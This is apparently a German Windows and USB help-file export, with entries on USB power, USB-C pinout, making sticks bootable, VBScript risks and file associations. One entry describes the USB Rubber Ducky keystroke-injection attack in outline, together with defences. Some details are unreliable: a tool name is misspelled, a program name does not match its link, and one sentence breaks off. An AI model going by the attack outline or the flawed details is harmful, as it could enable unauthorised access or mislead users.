Die bei externen USB-2.0-Festplatten üblichen Y-Kabel sind eine Pfuschlösung, die erstaunlich oft funktioniert. Einige Tipps dazu gibt's in der c't Heft 7/2011, Seite 156:

- Den 2. Anschluss eines Y-Kabels **nicht** an ein zusätzliches Netzteil anschließen. Die mögliche Rückwärts-Speisung des PC könnte im PC Schäden verursachen. Geg. einen USB-Hub mit Netzteil verwenden und dann beide Anschlüsse des Y-Kabels am Hub einstecken.
- Einige Festplatten (Western Digital Scorpio Blue) bieten einen Jumper "RPS = Reduced Power Spinup", der mit einem 2.0mm-Jumper (nicht 2.54mm!) die Platte auf einen langsameren Hochlauf mit nur ca. 550mA statt 850mA Stromaufnahme umschaltet.

UsbMassStorageDevice

\$ USB Mass Storage Device

K Memory-Stick; USB Mass Storage Device; Mass Storage Device USB; USB Storage Device; Schreibschutz für USB-Storage-Device; NTFS für USB-Stick

##\$K **USB-Power-Delivery**

Bei USB 1.x/2.0 gilt: Zunächst darf jedes USB-Gerät gemäß USB-Spezifikation die 5V-Versorgung mit 100mA belasten. Erst nach genehmigter Anforderung darf es max. 500mA ziehen. Manche Geräte, die mit 500mA nicht auskommen, verwenden statt eines Netzteils ein Y-Kabel und den Strom aus zwei USB-Buchsen zu verwenden. Gemäß USB-Spezifikation müssten sie also dafür sorgen, dass der Haupt-Anschluss max. 500mA zieht und unter Sicherstellung einer entsprechenden Lastverteilung am zweiten Anschluss max. 100mA. Oder, was aber wohl keines der Geräte macht, explizit am zweiten Anschluss auch die Anfrage für 500mA stellen und je nach Antwort reagieren. Aufgrund der stärkeren Auslegung der USB-Versorgung funktioniert es meist trotzdem und in der Regel auch, wenn nur einer der Stecker des USB-Kabels eingesteckt ist. (c't Heft 10/2007, Seite 155).

Mit USB 3.1 kommt auch "USB Power Delivery", welche neben der üblichen 5 Volt auch Spannungen bis 20V nach entsprechender Aushandlung zwischen den verbundenen Geräten erlaubt. Und Ströme bis 5 A bei geeigneten Kabeln und Steckern.

USB-BC (Battery Charging) erlaubt max. 1.5 A bei 5V, d.h. max. 7.5W.

Der USB Power Delivery Standard legt für höhere Leistungen folgendes fest:

- Die Quelle befragt das Kabel nach dem max. zulässigen Strom. Wenn das Kabel keine "elektronische Markierung" hat, dann sind max. 1.5 A möglich.
- Danach bietet die Quelle die möglichen Strom-spannungs-Paare der Senke an.
- Die Senke sucht sich was aus und meldet es der Quelle
- Die Quelle schaltet die entsprechende Spannung und Leistungsfähigkeit auf die V_{BUS} -Leitung

Gemäß c't Heft 13/2016, Seite 158 kann es bei OTG kritisch sein, wenn der Smartphone-interne Spannungswandler eigentlich aus dem Akku die 5V liefern sollte und möchte, und andererseits der OTG-Adapter 5V liefert.

Siehe auch USB-Ladegerät.

UsbPowerDelivery

\$ USB-Power-Delivery

K USB-Power-Delivery;Power-Delivery (USB)

#\$K **USB Rubber Ducky**

Der USB Rubber Ducky sieht aus wie ein USB-Speicher-Stick, enthält aber neben Flash-Speicher einen Prozessor, der eine Tastatur emuliert. Unmittelbar nach dem Anstecken an ein Gerät (Windows, Linux, Android) startet er mit seinen per Skript vordefinierten Tastatur-Eingaben. Dies kann z. B. das Anlegen eines neuen Windows-Accounts sein. Wegen der fehlenden Rückmeldung ist das Timing im Skript kritisch, es funktioniert umso besser, je genauer das Zielsystem zuvor bekannt war. Wird so ein VNC-Server installiert, liegt das ganze System offen. Statt eine Tastatur zu emulieren, könnte auch eine Netzwerkkarte emuliert werden. Auch ein Smartphone kann mit entsprechender Software am Laptop/PC nach dem Anstecken eine USB-Tastatur emulieren.

Vorsorge-Möglichkeiten:

- Gruppenrichtlinie: Über "Richtlinien für lokale Computer", "Computerkonfiguration", "Administrative Vorlagen", "System", "Geräteinstallation", "Einschränkungen bei der Geräteinstallation" kann man z.B. neue USB-Eingabegeräte verbieten.
- Von G Data gibt es kostenlos das Tool "USB-Keyboard-Guard" (https://www.gdata.de/de-usb-keyboard-guard{bmc_earth16.bmp}). Eine neue Tastatur muss zuerst vom Anwender akzeptiert werden, bevor sie mit ihren Informationen auf eine Whitelist gesetzt wird und verwendet werden kann. Unter WinXP funktionierte das Tool jedoch nicht. Auch können die USB-Informationen gefälscht werden, eine auf der Whiteliste stehende Tastatur wird nicht beanstandet.

c't Heft 5/2014, Seite 170ff.

USBRubberDucky

\$ USB Rubber Ducky

K USB Rubber Ducky; Sicherheitsrisiko USB; Plug und Play-USB-Sicherheits-Risiko; Tastatur-Emulation (Risiko)

#\$K **USB-Stecker**

Neben den bekannten USB-A und USB-B-Steckern, die heutzutage oft viel zu groß sind und den USB-Micro und -Mini-Steckern ist jetzt ein USB-C-Stecker angekündigt (c't Heft 22/2014, Seite 76):

- Er kann auch um 180° verdreht eingesteckt werden und bietet damit mehr Komfort.
- Gegenüber dem z.B. an externen USB-3.0-Festplatten zu findende Micro-AB-Stecker ist er kleiner.
- Durch denselben Stecker an beiden Kabelenden ist z.B. an einem Smartphone kein Adapter mehr notwendig, je nachdem ob es als Gerät am Laptop oder als Host für ein anderes Gerät arbeiten soll.
- Die Rasten für den mechanischen Halt sind jetzt innen drin (seitlich an der Zunge). Dies verbessert die Abschirmung und das Aussehen.
- Von den 24 Kontakten werden für USB 3.x nur 12 gleichzeitig benutzt. Reine USB-2.0-Kabel sind auch zugelassen. USB-Typ-C-Buchsen unterstützen eventuell nur USB-2.0-Geschwindigkeit! Bis zu 100W Power sollen über den Stecker möglich sein.
- Wenn der Controller erkennt, wie herum der Stecker eingesteckt wurde, dann sind mit den vielen Kontakten gleichzeitig zur USB-Verbindung auch AV (ähnlich zum MHL als HDMI oder SlimPort/DisplayPort) möglich.
- USB 3.1, mit dem der C-Stecker kombiniert vermarktet werden soll, erlaubt durch 5 GHz statt 2.5 GHz bei 3.0 bis zu ca. 800 MByte/s netto bzw. 10 GBit/s brutto. USB 3.1 wird aber in dem Mainboard-Chipsätzen erst ca. im Jahr 2017 kommen. Die maximale Kabellänge sinkt von 2 m bei USB-3.0-Geschwindigkeit auf 1 m für die volle SuperSpeedPlus-Geschwindigkeit von USB-3.1. (c't Heft 12/2015, Seite 136ff.)

Belegung:

A1: GND	B12: GND
A2: TX1+	B11: RX1+
A3: TX1-	B10: RX1-
A4: VBus	B9: VBus
A5: Buchse CC1, Stecker CC	B8: SBU2
A6: D+	B7: Buchse D-, Stecker n.c.
A7: D-	B6: Buchse D+, Stecker n.c.
A8: SBU1	B5: Buchse CC2, Stecker VConn
A9: VBus	B4: VBus
A10: RX2-	B3: TX2-
A11: RX2+	B2: TX2+
A12: GND	B1: GND

Wegen der 4 GND und 4 VBus-Pins hat ein Full-Feature-Kabel hat 18 Adern. Über die 4 parallelen Kontakte dürfen max 5 Ampere fließen. Bei USB-PD (Power Delivery) dürfen sich die Geräte neben der üblichen 5V auch auf Spannungen bis zu 20V einigen. Damit ist dann max. 100W möglich.

Mit dem Stecker lassen sich auch DisplayPort-Signale oder PCIe-Daten übertragen. Auf den Pins A6, A7 bzw B6 und B7 liegen die USB 1.x/2.0-Signale. D.h. es kann sein, dass der neue Stecker entweder wegen dem Komfort, ihn verdreht einstecken zu können oder wegen Power-Delivery zum Einsatz kommt, ohne dass die hohe Geschwindigkeit verfügbar ist.

Die Pins CC1 und CC2 werden bei einem Downstream-Facing-Port DFP (z.B. USB-Host) über Widerstände R_P nach +5V und bei einem Upstream-Facing-Port UFP (z.B. USB-Stick) über Widerstände R_d gegen Masse. Im Kabel ist aber nur einer der CC-Pins zum anderen Stecker verbunden. Wird ein DFP mit einem UFP verbunden, so wird der Spannungsteiler an durchverbundenen CC-Port erkannt und der DFP schaltet VBus ein. Wenn ein aktives Kabel eine Versorgungsspannung benötigt, dann wird der andere CC-Pin im Kabel über einen Widerstand R_a nach Masse geschaltet. Diese ist das Zeichen für den DFP, diesen Pin als Vconn zu verwenden und hier auch die Versorgungsspannung bereitzustellen. Wenn zwischen DFP (PC, Smartphone) und UFP (z.B. MP3-Player) noch eine Dockingstation hängt, so kann aber auch diese die Spannungsversorgung übernehmen.

Ein DRP (Dual Role Port, z.B. Smartphone) wechselt solange zwischen UFP- und DFP-Rolle, bis die Verbindung stehe bzw. bei zwei DRPs über höhere Protokollschichten die Rollen geklärt sind.

Gemäß c't Heft 23/2015 Seite 160 kann der USB-Typ-C-Stecker neben USB auch Thunderbolt, Displayport, PCI-Express oder analoge Audiosignale übertragen.

Wegen dieser möglichen höheren Spannungen sind Y-Kabel mit Typ-C-Stecker untersagt. Folgende Adapter sind zulässig:

Für SuperSpeedPlus (max 1 m lang):

Stecker Host-Device	Strom max	Elektronische Markierung	Power Delivery
C - C	5 A	verpflichtend	ja

UsbStecker

\$ USB-Stecker

K USB-Stecker;Typ-C-USB-Stecker

A - C	5 A	--	bis 1.5 A optional
C - B	5 A	verpflichtend	bis 1.5 A optional
C - Micro-B	3 A	verpflichtend	bis 1.5 A optional

Für SuperSpeed:

Stecker Host-Device	Länge max.	Strom max	Elektronische Markierung	Power Delivery
C - C	2 m	5 A	verpflichtend	ja
C - A-Buchse	0.15 m	1.5 A	optional	--

Für Low- Full- und HighSpeed (USB 1.x, 2.0):

Stecker Host-Device	Länge max.	Strom max	Elektronische Markierung	Power Delivery
C - C	4 m	5 A	bis 3 A optional	ja
A - C	4 m	5 A	bis 1.5 A optional	bis 1.5 A optional
C - B	4 m	5 A	bis 1.5 A optional	bis 1.5 A optional
C - Mini-B	4 m	0.5 A	--	--
C - Micro-B	2 m	3 A	bis 1.5 A optional	bis 1.5 A optional
C - Micro-B-Buchse	0.15 m	1.5 A	--	--

Gemäß c't Heft 27/2015, Seite 54 gibt es bei Adapterkabel USB-A zu USB-C beim Laden öfter Probleme:

- Die USB-A-Buchse wird wegen Missverständnissen über den CC (Configuration Channel, bei USB-A sind dies Widerstände gegen GND und +5V an den Datenleitungen) eventuell überlastet.

Es wird empfohlen, Kabel von etablierten Herstellern (z.B. Belkin, Hama, Anker) zu verwenden und die Finger von No-Name-Kabeln zu lassen.

Gemäß c't Heft 27/2015, Seite 146f kann es sein, dass das Anstecken eines USB-Sticks an einem Typ-C-Anschluss den PC so zum Absturz bringt, dass man die Pufferbatterie ausbauen muss und die BIOS-einstellungen danach neu setzen muss, damit er wieder bootet. Ursache scheint das Netzteil zu sein.

##K USB-Stick Kauf, Booten von ~

Beim Kauf eines USB-Memory-Stick sollt man auf folgendes achten (PC-Welt 6/2003, Seite 120ff):

- USB 1.1 oder USB 2.0, sagt aber alleine noch nichts über die Geschwindigkeit aus!
- Geschwindigkeit beim Lesen und Schreiben
- Kapazität und Preis
- Schreibschutz-Schalter (praktisch nie mehr angeboten!)

Bootfähig machen:

Gemäß c't Heft 18/2006, Seite 168ff sind viele USB-Sticks als Superfloppy ohne Partitionstabelle formatiert. Bootfähig werden sie erst mit Neuformatierung mit Partitionstabelle und MBR.

Von einer bootfähigen Disk den Bootsektor auslesen und auf den frisch formatierten Stick schreiben, z.B. mit mkbk <http://www.nu2.nu/mkbt{bmc earth16.bmp}>:

```
mkbk -c a: bootsect.bin
```

```
mkbk -x bootsect.bin n: (n: USB-Drive-Letter, Warnung "Different FileSystem-ID ignorieren")
```

Jetzt noch Dateien der BootDisk auf den Stick kopieren!

Im BIOS "USB-ZIP" o.ä. einstellen!

Bei beigelegten Tools ist häufig die BIOS-Einstellung USB-FDD bzw USB-HDD notwendig!

Gemäß PC-WELT HEFT 6/2006, Seite 76 und 6/2008, Seite 164 gibt's alternativ auch das Tool "USB Disk Storage Tool <http://pcwelt.de/heft>, welches die Boot-Dateien von einer Disk auf den Stick kopieren kann. Passende Start-Dateien finden sich unter "<http://pcwelt.de/9ed{bmc earth16.bmp}>,"

Weiteres zum Boot von USB-Stick: c't Heft 13/2003, Seite 208ff.

Gemäß c't Heft 15/2007, Seite 163 unterstützen die meisten BIOSe seit Jahren das Booten von USB-Stick, trotzdem geht es oft gar nicht oder erst nach längerem konfigurieren:

- Stick direkt einstecken, nicht über Hub.
- Alle anderen USB-Geräte abstecken
- Im BIOS-Setup USB vor HDD und CD/DVD eintragen. In manchen BIOSen erscheint USB nur dann, wenn ein USB-Stick erkannt wurde. Manchmal muss zusätzlich noch USB-Festplatte dann vor der internen Festplatte als BOOT-Device eingetragen werden.
- Manche BIOSe erlauben auch per Tastendruck (F9, F12 ESC oder ähnlich) das BOOT-Device per Menü zu wählen, ohne die Voreinstellung ändern zu müssen.
- Manchmal gelingt der USB-Boot nur, wenn "USB Legacy", was primär für USB-Tastatur und USB-Maus vorgesehen ist, aktiviert ist.
- Die notwendige Emulation benötigt Speicher im 640 ... 1024kByte-Bereich und funktioniert manchmal nur mit bestimmten Einstellungen fürs Shadow-RAM in diesem Bereich.
- Einsteckkarten mit Boot-Optionen (SCSI, RAID, Ethernet) kommen dem USB-Boot manchmal auch in die Quere.
- Manchmal funktioniert zwar der Boot von einer USB-Festplatte, nicht aber von einem USB-Stick.
- Boot von einem FireWire-Speichergerät funktioniert nur äußerst selten, eher noch der Boot von einer SD- oder MMC-Speicherkarte.

Gemäß c't Heft 15/2007, Seite 165 (Softlink [0715162{bmc earth16.bmp}](http://www.nu2.nu/mkbt{bmc earth16.bmp})) hilft ein kostenloses Formatier-Programm von Hewlett Packard um USB-Sticks oder Speicherkarten bootfähig zu formatieren. Die notwendigen Systemdateien bringt es aber nicht mit sondern muss sie irgendwo auslesen. Wer keine DOS-Boot-Diskette oder kein Diskettenlaufwerk mehr hat, findet sie eventuell auf einer alten bootfähigen CD oder einer USB-Festplatte.

Andernfalls kann man sie aus dem ISO-Image fdbasecd.iso von FreeDOS extrahieren. Das kostenlose "Virtual Clone Drive" kann das ISO-Image auch direkt mounten, ohne dass man es zuerst brennen muss.

Meist sind USB-Sticks mit dem FAT-Dateisystem formatiert. Sie können, wenn sie aber auch mit NTFS-Filesystem formatiert werden! Wenn z.B. Laufwerksbuchstabe E: der Memory-Stick ist, dann mit der Kommandozeile

```
format E: /fs:ntfs
```

(PC-Welt Heft 10/2004, Seite 237). Dass der USB-Stick dann für Win9x nicht mehr lesbar ist, ist klar. Auch Pocket-PC 2003 ignoriert eine auf diese Weise mit NTFS formatierte Speicherkarte! Der Pocket-PC 2003 kommt immerhin neben dem üblichen FAT-Dateiformat auch mit FAT32 zurecht. In der Digicam's und z.B. im Kartenleser des DVD-Players geht meist nur FAT, alles andere führt zu irgendwelchen Fehlermeldungen!

USB-Speicher benötigen oft nach den lokalen Laufwerken den nächsten Buchstaben! Dieser Laufwerksbuchstabe darf nicht durch ein Netzlaufwerk oder durch subst belegt sein, sonst geht's manchmal nicht! PC-Welt Heft 6/2004, Seite 216f.

Wie man einen Stick als Ersatz für eine Vista-Installations-DVD bootfähig vorbereitet ist unter [Vista](#) beschrieben.

Mit welchen Tricks sich eine auf der Festplatte installierte VM-Virtuelle Maschine von einem auf einem USB-Stick installierten System booten lässt, ist in der PC-Welt Heft 12/2007, Seite 165f beschrieben.

UsbStickKauf

\$ USB-Stick Kauf

K USB-Stick Kauf;Booten von USB-Stick;USB-Stick bootfähig machen

Wie man ein bootfähiges Win-XP oder Ubuntu-Linux auf USB-Stick installiert, ist in der PC-Welt Heft 4/2008, Seite 34ff beschrieben. Für WinXP findet sich die Anleitung auch unter http://pcwelt-praxis.de/video/bmc_earth16.bmp und ein entsprechend angepasstes Bart-PE unter http://pcwelt-praxis.de/downloads/bmc_earth16.bmp. Um das DVD-Image von Window-7 auf einen USB-Stick zu bekommen, um z.B. Windows 7 auf ein Netbook ohne DVD-Laufwerk installieren zu können, gibt's von Microsoft das Windows7-USB-DVD-Tool http://store.microsoft.com/Help/ISO-Tool/bmc_earth16.bmp. Außerdem wird bootsec.exe benötigt, das dieses Tool zwar normalerweise im DVD-Image von Windows-7 findet, nicht jedoch die richtige Version, falls z.B. mittels einem 32-bit-Windows ein 64-bit-Windows auf den Stick geschrieben werden soll. Es kann aus dem 32-bit-Image von Windows-7 mittels einem DVD-Emulator geholt werden und im Programmverzeichnis von Windows7-USB-DVD-Download-Tool.exe (normalerweise `%userprofile%\AppData\Local\Apps\shortcut.bmp`)\Windows 7 USB DVD Download Tool) abgelegt werden. Oder es findet sich auch im Programmverzeichnis von NeoSmart's EasyBCD http://neosmart.net/dl.php?id=1/bmc_earth16.bmp.

Die folgende Anleitung um einen Stick bootfähig zu machen stammt aus der c't Heft 22/2009, Seite 97 für Win7 (und c't Heft 20/2011, Seite 171):

- Eine Eingabeaufforderung mit administrativen Rechten starten.
- USB-Stick anschließen, `diskpart` starten, mittels `list disk` den USB-Stick identifizieren (anhand seiner Größe) und mittels `select disk datenträgernummer` auswählen.
- Mittels `detail disk` nochmals vergewissern, dass man den richtigen Datenträger gewählt hat. Wurde im Explorer ein Name vergeben, dann ist es am sichersten.
- Mittels `clean` den Stick vollständig löschen.
- Mittels `create partition primary` partitionieren und mittels `format fs=fat32 quick` formatieren.
- Wenn d:\ das CD/DVD-LW und e:\ der USB-Stick ist, dann jetzt kann mittels `xcopy d:*. * e: /k /r /e /i /s /s /c /h` die Dateien von einer bootfähigen CD/DVD auf den Stick kopieren. Das Kopieren kann auch im Explorer erfolgen.

Gemäß c't Heft 10/2011, Seite 165 sind bei Windows bei USB-Speichersticks (bzw. Wechseldatenträgern) keine Partitionierung vorgesehen. Nur die erste Partition auf so einem Gerät wird erkannt. Für Win XP bis Win 7 in 32bit-Variante gibt es einen Workaround: Der Filtertreiber für Hitachis Microdrive (http://www.uwe-sieber.de/files/xpfldrivr1224_320.zip/bmc_earth16.bmp) kann Windows vorgaukeln, dass das "Removable Media Bit" nicht gesetzt ist und dann erkennt Windows auch die weiteren Partitionen. Damit dies funktioniert, muss zunächst die ZIP-Datei entpackt werden und in der Datei cfadisk.inf mit einem Editor am Ende des Abschnitts [cfadisk_device] die Zeile `%Microdrive_devdesc% = cfadisk_install,USBSTORE\GenDisk` hinzugefügt werden. Im Abschnitt [strings] kann noch "Hitachi Microdrives" in z.B. "USB-Stick" geändert werden. Nach dem Speichern in den Gerätemanager gehen und hier für den USB-Stick "Treibersoftware aktualisieren" aus dem Kontextmenü auswählen. Über "Auf dem Computer nach Treibersoftware suchen" und "Aus einer Liste aus Gerätetreibern auf dem Computer auswählen" im Dateiauswahldialog die geänderte cfadisk.inf auswählen und installieren. De-Installation: Den USB-Stick aus dem Gerätemanager löschen und den Stick erneut anstecken.

Sticks, welche für "Windows To Go" zertifiziert sind, melden sich bei Gerät auch als Festplatte und

Unter Windows 8.x kann man statt "Herunterfahren" an dieser Stelle, wenn man "Neu Starten" mit gedrückter Shift-Taste wählt, anschließend via "Ein Gerät verwenden" das Bootmedium auswählen. (c't Heft 14/2015, Seite 93)

#\$K Variante von Windows

Im Laufe der Zeit gab es bei den diversen Windows-Versionen (XP, Vista, 7 ... 10) diverse Varianten:

- Starter (Win 7):
- Home (Basic) (Win 7, 8.x, 10)
- Home Premium (Win 7)
- Pro (Professional) (Win 7, 8.x, 10)
- Pro for Students (Win 8.x)
- Ultimate (Win 7)
- Enterprise

Die Win7-Varianten Starter, Home Basic, Home-Premium wurden bei Win 8.x zu "Win 8.x" (ohne den "Home"-Zusatz) zusammengefasst. Bei Win10 kam der Home-Zusatz wieder hinzu.

Die Win7-Varianten Professional und Ultimate wurden bei Win 8.x zu Pro zusammengefasst.

Die Win 8.x-Varianten Pro und "Pro for Students" wurden bei Win 10 zu Pro zusammengefasst.

Daneben gibt es Windows mit verschiedener "Wortlänge", d.h. Bit-anzahl als kleinste adressierbare Einheit:

- 16 bit: Dies war bis Win3.11 üblich. In 3.1x kam dann ein 32-bit-Subsystem hinzu, so dass auch 32-bit-Programme mit Einschränkungen lauffähig wurden.
- 32 bit: Ab Win95 ist Windows ein 32-bit-System, oft als x86 bezeichnet. Diese Windows-Systeme, die es auch noch bei Win10 gibt, unterstützen auch noch 16-bit-Programme.
- 64 bit: Seit WinXP gibt es eine 64-Bit-Variante. Damit können mehr als 4GByte RAM (effektive mehr als ca. 3.5 GByte) erstmals genutzt werden. Der Support für 16-bit-Programme wurde aber fallen gelassen. Für 16-bit-Programme ist man auf eine Virtuelle-32bit-Installation angewiesen.

Siehe auch x64 versus x86.

Variante von Windows

\$ Variante von Windows

K Variante von Windows (Starter, Home, Professional); Starter (Windows-Variante); Home (Windows-Variante); Premium (Windows-Variante); Professional (Windows-Variante); Enterprise (Windows-Variante)

#\$K**VB-Script**

VisualBasic-Scripts sind zwar eine schöne Möglichkeit, Vorgänge zu automatisieren, birgt wie vom "I LOVE YOU"-Wurm (Virus) bekannt ist, auch Gefahren. Für die Datei-Endungen .vbs ("Skriptdatei für VBScript"), .vbe, .ws, .wsf und .wsh ("Datei mit Einstellungen für Windows Scripting Host") sollte sicherheitshalber die Standard-Aktion von "öffnen" auf "bearbeiten" umgestellt werden (Im Explorer im Menü Ansicht | Ordneroptionen... | Dateitypen). Gemäß dem Magazin c't, Heft 19/2000, Seite 114f lässt sich (zumindest unter Win ME) mit dem Zeichenfolge-Eintrag HKLM\Software\Microsoft\Windows Scripting Host\Settings.ActiveDebugging{bmc edit.bmp} und dem Wert "0" die Scriptausführung abschalten.

Siehe auch VisualBasic, andere Script-Sprachen.

VbScript
\$ VB-Script
K VBScript;VisualBasic Script;.vbs

#\$K**Vektor-Graphik-Programm**

Gemäß Zeitschrift c't Heft 17/2005 Seite 36 ist die Version 0.42 des freien Vektorgraphik-Programms Credo (<http://www.inkscape.org{bmc earth16.bmp}>) schon recht brauchbar, auch wenn es noch nicht ganz an Illustrator, Freehand oder CorelDraw ran reicht.

Im c't-Heft 18/2005, Seite 145ff werden einige Vektorgraphik-Programme der Software-Collection-CD beschrieben, wie z.B. Canvas von ACD Systems und DrawPlus von Serif. (Softlink [0518138{bmc earth16.bmp}](#)).

In der c't Heft 12/2006, Seite 168ff ([Softlink 0612168{bmc earth16.bmp}](#)) werden Vektorzeichenprogramme für Amateure, darunter die Freeware-Programme Expression Graphic Designer CTP von Microsoft als "Technology Preview" und Inkscape (<http://www.inkscape.org{bmc earth16.bmp}>), getestet.

Wie man mit Ruby-Skripten dem 3D-Zeichenprogramm SketchUp neue Fähigkeiten beibringt bzw. sich wiederholende Dinge automatisiert, wird in der c't Heft 3/2011, Seite 180ff beschrieben, z. B. ein Gewinde erstellt.

VektorGraphik

\$ Vektor-Graphic-Programm

K Vektor-Graphic-Programm;Zeichenprogramm Vektorgraphik;Graphikprogramm Vektor;Credo Vektorgraphik-Programm;SketchUp Zeichenprogramm

#\$K Verknüpfung Erstellen

Rechte Maustaste im freien Bereich im Explorer-Fenster, Neu, Verknüpfung entspricht
rundll32.exe appwiz.cpl,NewLinkHere %1

VerknuepfungErstellen
\$ Verknüpfung Erstellen
K Verknüpfung Erstellen;Neu Verknüpfung

#\$K Verknüpfung für Datei-Typen

Für jeden Dateityp, d.h. Dateinames-Erweiterung, können Verknüpfungen ("Associations") zu Anwendungen erstellt werden. Eine dieser Verknüpfungen ist als default beim Doppelklick auf die Datei wirksam, die anderen sind im Explorer übers Kontextmenü auswählbar. Hier gibt es inzwischen eine fast unüberschaubare Vielfalt:

- 1) Die Extension ist unter HKLM\Software\classes*.ext* eingetragen (Beispiel HKLM\Software\classes\{bmc tree.bmp}). Diese Einträge sind nochmal gespiegelt unter HKCR*.ext* sichtbar (z.B. HKCR\{bmc tree.bmp}). Diese Einträge von unter HKLM\Software\classes gelten für alle User des PCs. Von hier geht es auf verschiedene Weisen weiter:
 - 1a) Als <Standardwert> ist hier eine *ProgID* eingetragen (z.B. Paint.Picture). Unter HKLM\Software\classes*progid*\shell (z. B. HKLM\Software\classes\Paint.Picture\shell\{bmc tree.bmp}) sind dann die Details festgelegt.
 - 1b) Unter HKLM\Software\classes*.ext* gibt es einen Unterschlüssel HKCU*.ext*\shell mit den Details. Der Unterschied zu 1a ist, dass z.B. für .htm und .html im Fall a eine einzige ProgID für beide Extensions wirkt, während im Fall b doppelte Angaben nötig sind.
 - 1c) ab Win2000 gibt's teilweise auch HKLM\Software\classes*.ext*\OpenWithList und
 - 1d) HKLM\Software\classes*.ext*\OpenWithProgIDs.

Diese Einträge gemäß 1c und 1d wirken ähnlich, wie unten bei den userspezifischen Einträgen beschrieben, nur eben für alle user des PC.

Daneben gibt es noch, wie in der PC-Welt Heft 2/2010, Seite 121 beschrieben, z.B. Zuordnungen für z.B. alle "Images": HKCR\SystemFileAssociations\image\shell\edit\command. ""{bmc edit.bmp}. Statt z.B. "%systemroot%\system32\mspaint.exe" "%1" (Reg_EXPAND_SZ!) kann man hier auch z.B. "C:\Programme\Paint.NET\PaintDotNet.exe" "%1" (Reg_SZ) eintragen.

Shell Extensions wie die für "CompressedFolder" (zipfldr.dll) können auch beim Klick auf eine Datei wirksam werden: Zip-Dateien werden im Explorer aufgeklappt wie ein Ordner.

Ein restricted User von WinXP-Home (oder u.U. am PC im Firmennetzwerk ein NT4-User) hat jedoch keine Rechte, unter HKLM\Software\Classes Einträge anzulegen. Daher werden ab Win2000 folgende zusätzliche Einträge verwaltet:

- 2) Die Einträge unter HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\{bmc tree.bmp} legt Windows 2000/XP an, wenn bei "Öffnen mit", "Programm auswählen" eine Anwendung ausgewählt wird.
 - 2a) ...\.FileExts*.ext*\OpenWithProgIDs verweist auf HKCR*<progid>*. Diese OpenWithProgIDs-Einträge werden erstellt, wenn aus dem Explorer über Kontextmenü, "Öffnen mit" eine Anwendung ausgewählt wird und "Dateityp immer mit dem ausgewählten Dateityp öffnen" angekreuzt ist. Ein gegebenenfalls vorhandener alter Default-Eintrag bleibt leider **nicht** in der Liste des Kontextmenüs für diesen Dateityp, sondern wird rausgeschmissen! Wenn nötig, werden *progid*\shell\open\...-Einträge neu angelegt, und zwar
 - bei einem als Admin angemeldeten User mit den nötigen Rechten unter HKLM\Software\classes\{bmc tree.bmp}\progid,
 - bei einem restricted User, der die Rechte unter HKLM nicht hat, unter HKCU\Software\Classes\{bmc tree.bmp}\ProgID.In beiden Fällen tauchen sie damit unter HKCR*.ext* und HKCR*progid* auf. Die Extension ist damit registriert!
 - 2b) ...\.FileExts*.ext*\OpenWithList enthält eine Most-Recent-Used-List (MRUList) und Verweist nach HKCR\Applications\{bmc tree.bmp}\<xy>.EXE bzw genauer nach HKCU\Software\Classes\Applications\{bmc tree.bmp}\<xy>.exe, das unter HKCR\Applications gesiegelt zu sehen ist. Einige Anwendungen, wie z.B. Notepad tragen sich hier ein bzw. legen den Schlüssel an, sobald eine Datei über das Menü *Datei, Öffnen* geöffnet wird. Außerdem erfolgt hier ein Eintrag, wenn aus dem Explorer über *Kontextmenü, Öffnen mit* eine Anwendung ausgewählt wird. Beim nächsten "Öffnen mit" ist diese Anwendung in der Liste der "Empfohlenen Anwendungen".
- 3) Aus historischen Gründen finden sich unter Umständen noch einige dieser Assoziationen in der WIN.INI\{bmc notepad.bmp} im Abschnitt [Extensions] bzw als INI-File-Spiegelung in der Registry unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IniFileMapping\win.ini\{bmc tree.bmp}. Ab Win2000 werden die früher über Win.INI PC-weit-geltenden Extension-Einträge in der Registry dann userspezifisch unter HKCU\Software\Microsoft\Windows NT\CurrentVersion\Extensions\{bmc tree.bmp} gespiegelt. Beim Windows-Start wird ein Abgleich zwischen WIN.INI, dem IniFileMapping und den heute üblichen Eintragungen durchgeführt. Bei neuen Windows-Versionen möglicherweise nicht nur beim Start, sondern laufend!?
- 4) MIME-Type

Verknuepfung

\$ Verknüpfung

K Verknüpfung (Datei mit Anwendung);Zuordnung (Datei zu Anwendung);Association (Datei zu Anwendung)

- 5) Übertragungs-Protokoll: Handelt es sich z.B. bei dem angeklickten Link-Datei um einen *.url-File statt einem *.lnk-File (beide Extensions werden nicht angezeigt (siehe EditFlags) und beide werden normalerweise in der gleichen Art erstellt, sind also kaum zu unterscheiden), dann wird z.B. für eine http://.../xy.xls-Datei nicht Excel, sondern der Internet-Explorer, gestartet. Siehe URI.
- 6) File-Signatur: Die ersten paar Bytes (typisch 2 ... 4 Bytes) einer Datei enthalten oft einen eindeutigen Code, der den Dateityp identifiziert: EXE-Dateien beginnen mit "MZ", *.bmp-Dateien z.B. mit BM, Office-Dokumente (ab Word-Version 6 ?) mit hexadezimal D0 CF. Während unter Unix dies die Standard-Methode ist, wird es unter Windows eigentlich nur für Medien-Dateien verwendet:
- 7) HKCR\SystemFileAssociations

Diese Verknüpfungen werden für das lokale Menü des Explorers verwendet. Die Einträge unter HKEY_Classes_Root sind dabei ein Duplikat der Einträge unter HKLM\SOFTWARE\Classes.

Ab der Version 3.10 unterstützt der Editor-Teil meines RegDom folgende Sprünge:

- von z. B. HKCR\.bmp über die Dropdown-Box oben links zu den userspezifischen Einstellungen unter HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp. Dabei ist die Dropdownbox aber nur sichtbar, wenn es userspezifische Einstellungen gibt (ab RegDom V3.10).
- von z. B. HKCR\.bmp, <Standard> übers Kontextmenü "Jump" zu z.B. HKCR\Paint.Picture.
- von z. B. HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp\OpenWithProgids, Paint.Picture übers Kontextmenü "Jump" zu HKCR\Paint.Picture (ab RegDom V3.10).
- von z.B. HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.bmp\OpenWithList, a = shimgvw.dll übers Kontextmenü "Jump" zu HKEY_CLASSES_ROOT\Applications\shimgvw.dll (ab RegDom V3.10).

